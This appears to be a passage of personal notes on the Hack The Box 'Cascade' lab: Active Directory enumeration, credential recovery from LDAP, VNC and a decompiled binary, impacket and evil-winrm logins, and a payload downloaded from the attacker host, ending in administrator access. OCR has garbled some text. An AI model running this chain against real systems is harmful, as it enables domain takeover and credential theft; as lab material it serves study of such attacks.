LDAPSEARCH

SMBCLIENT

VNCSERVER

EVIL WINRM

COVENANT

DnSpy

Restore Deleted Objects

PORT STATE SERVICE VERSION

53/tcp open domain Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)

dns-nsid:

|_ bind.version: Microsoft DNS 6.1.7601 (1DB15D39)

88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2020-03-28 20:28:39Z)

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

389/tcp open Idap Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)

445/tcp open microsoft-ds?

636/tcp open tcpwrapped

3268/tcp open Idap Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)

3269/tcp open tcpwrapped

49154/tcp open msrpc Microsoft Windows RPC

49155/tcp open msrpc Microsoft Windows RPC

49157/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0

49158/tcp open msrpc Microsoft Windows RPC

49165/tcp open msrpc Microsoft Windows RPC

python ./getnpusers.py CASCADE/ -usersfile users.txt -format john -outputfile hashes.txt(DIDNT WORK)

Idapsearch -x -h cascade.local -b "dc=cascade,dc=local" (LOTS OF INFO)

name: Ryan Thompson

object GUID :: LfpD6qngUkupEy9bFXBBjA ==

userAccountControl: 66048

badPwdCount: 191

codePage: 0

countryCode: 0

badPasswordTime: 132299555398128633

lastLogoff: 0

lastLogon: 132247339125713230

pwdLastSet: 132230718862636251

primaryGroupID: 513

object Sid:: AQUAAAAAAUVAAAAMvuhxgsd8Uf1yHJFVQQAAA ==

accountExpires: 9223372036854775807

logonCount: 2

s AMAccount Name: r.thompson

sAMAccountType: 805306368

user Principal Name: r.thompson@cascade.local

object Category: CN=Person, CN=Schema, CN=Configuration, DC=cascade, DC=local

 ${\tt dSCorePropagationData:}\ 20200126183918.0Z$

 $dSCore Propagation Data:\ 20200119174753.0Z$

 ${\tt dSCorePropagationData:}\ 20200119174719.0Z$

 $dSCore Propagation Data:\ 20200119174508.0Z$

dSCorePropagationData: 16010101000000.0Z

lastLogonTimestamp: 132294360317419816
msDS-SupportedEncryptionTypes: 0
cascadeLegacyPwd: clk0bjVldmE=
python GetUserSPNs.py cascade.local/r.thompson:clk0bjVldmE= -dc-ip 10.10.10.182 -request (DIDN'T WORK)
psexec.py r.thompson:clk0bjVldmE=@cascade.local(DIDN'T WORK)
https://www.base64decode.org/
python GetUserSPNs.py cascade.local/r.thompson -dc-ip 10.10.10.182 -request
rY4n5eva
NO ENTRIES FOUN!!!! (MIGHT BE THE RIGHT PASSWD)
mount -t cifs //cascade.local/Data /home/akg/Desktop/hackthebox/cascade/mount/ -o username=r.thompson
We will be using a temporary account to
perform all tasks related to the network migration and this account will be deleted at the end of
2018 once the migration is complete. This will allow us to identify actions
related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal admin account password).
smbmap -u r.thompson -p rY4n5eva -d cascade.local -H 10.10.10.182
root@akg:/home/akg/Desktop/hackthebox/cascade# psexec.py r.thompson:rY4n5eva@cascade.local
Impacket v0.9.21.dev1+20200309.134159.0b46f198 - Copyright 2020 SecureAuth Corporation
[*] Requesting shares on cascade.local
[-] share 'ADMIN\$' is not writable.
[-] share 'Audit\$' is not writable.
[-] share 'C\$' is not writable.
[-] share 'Data' is not writable.
[-] share 'NETLOGON' is not writable.
[-] share 'print\$' is not writable.
[-] share 'SYSVOL' is not writable.

C:\Users\lenovo\Desktop\vncpwd>vncpwd.exe 6bcf2a4b6e5aca0f

*VNC password decoder 0.2.1 by Luigi Auriemma

e-mail: aluigi@autistici.org

web: aluigi.org

your input password seems in hex format (or longer than 8 chars)

Password: sT333ve2

Press RETURN to exit

https://www.raymond.cc/blog/crack-or-decrypt-vnc-server-encrypted-password/

s.smith sT333ve2

evil-winrm -i cascade.local -p sT333ve2 -u s.smith

USER SHELL GAINED!!!!!!!!!

upload /home/akg/Desktop/hackthebox/cascade/sharphound.ps1 C:\Users\s.smith\Documents\sharphound.ps1 Info:

import-module .\sharphound.ps1

 $invoke-Blood Hound\ \hbox{-}collection method\ all,} GPO Local Group, Logged On$

COVENANT https://www.youtube.com/watch?v=YVhlfUvsqYc

Evil-WinRM PS C:\Users\s.smith> IWR -Uri http://10.10.14.32/akg.exe -Outfile akg.exe

Evil-WinRM PS C:\Users\s.smith\Documents> Get-ADForest cascade.local

 $download \ C: \ Shares \ Audit \ DB \ Audit. db \ /home/akg/Desktop/hack the box/cascade/audit. db$

Evil-WinRM PS C:\Shares\Audit> download C:\Shares\Audits\CascAudit.exe /home/akg/Desktop/hackthebox/cascade/cascaudit.exe

Evil-WinRM PS C:\Shares\Audit> download C:\Shares\Audits\CascCrypto.dll /home/akg/Desktop/hackthebox/cascade/cascrypto.dll

https://github.com/0xd4d/dnSpy


dnspy


ArkSvc BQO5l5Kj9MdErXx6Q6AGOw==

c4scadek3y654321

1tdyjCbY1Ix49842

https://www.devglan.com/online-tools/aes-encryption-decryption w3lc0meFr31nd





root@akg:/home/akg/Desktop/hackthebox/cascade# evil-winrm -i cascade.local -p w3lc0meFr31nd -u ArkSvc

Evil-WinRM PS C:\Users\arksvc\Documents> Get-ADObject -filter 'isDeleted -eq \$true -and name -ne "Deleted Objects" – includeDeletedObjects

Deleted : True

 $Distinguished Name: CN=TempAdmin \\ \ OADEL: flocc344d-31e0-4866-bceb-a842791ca059, CN=Deleted\ Objects, DC=cascade, DC=local \\ \ OADEL: flocc34dd-31e0-4866-bceb-a842791ca059, CN=Deleted\ Objects, DC=cascade, DC=c$

Name : TempAdmin

DEL:f0cc344d-31e0-4866-bceb-a842791ca059

ObjectClass : user

ObjectGUID : f0cc344d-31e0-4866-bceb-a842791ca059

psexec.py Administrator:baCT3r1aN00dles@10.10.10.182

evil-winrm -i cascade.local -p baCT3r1aN00dles -u Administrator